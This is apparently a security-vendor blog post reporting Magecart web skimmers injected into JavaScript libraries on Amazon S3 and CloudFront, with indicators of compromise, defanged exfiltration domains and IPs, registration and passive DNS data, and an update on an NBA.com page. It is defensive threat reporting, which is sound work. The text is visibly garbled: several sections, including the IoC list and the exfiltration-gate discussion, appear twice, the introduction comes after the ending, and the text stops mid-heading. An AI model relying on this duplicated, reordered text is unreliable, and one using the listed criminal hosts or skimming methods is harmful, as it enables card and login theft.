
We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests, all of which are GET requests to various JavaScript files on the host s3-ca-central-1.amazonaws.com. The bottom pane shows the JavaScript code for the selected request, which includes a call to a function that checks if a CDN is initialized. A red box highlights a URL within the code: https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

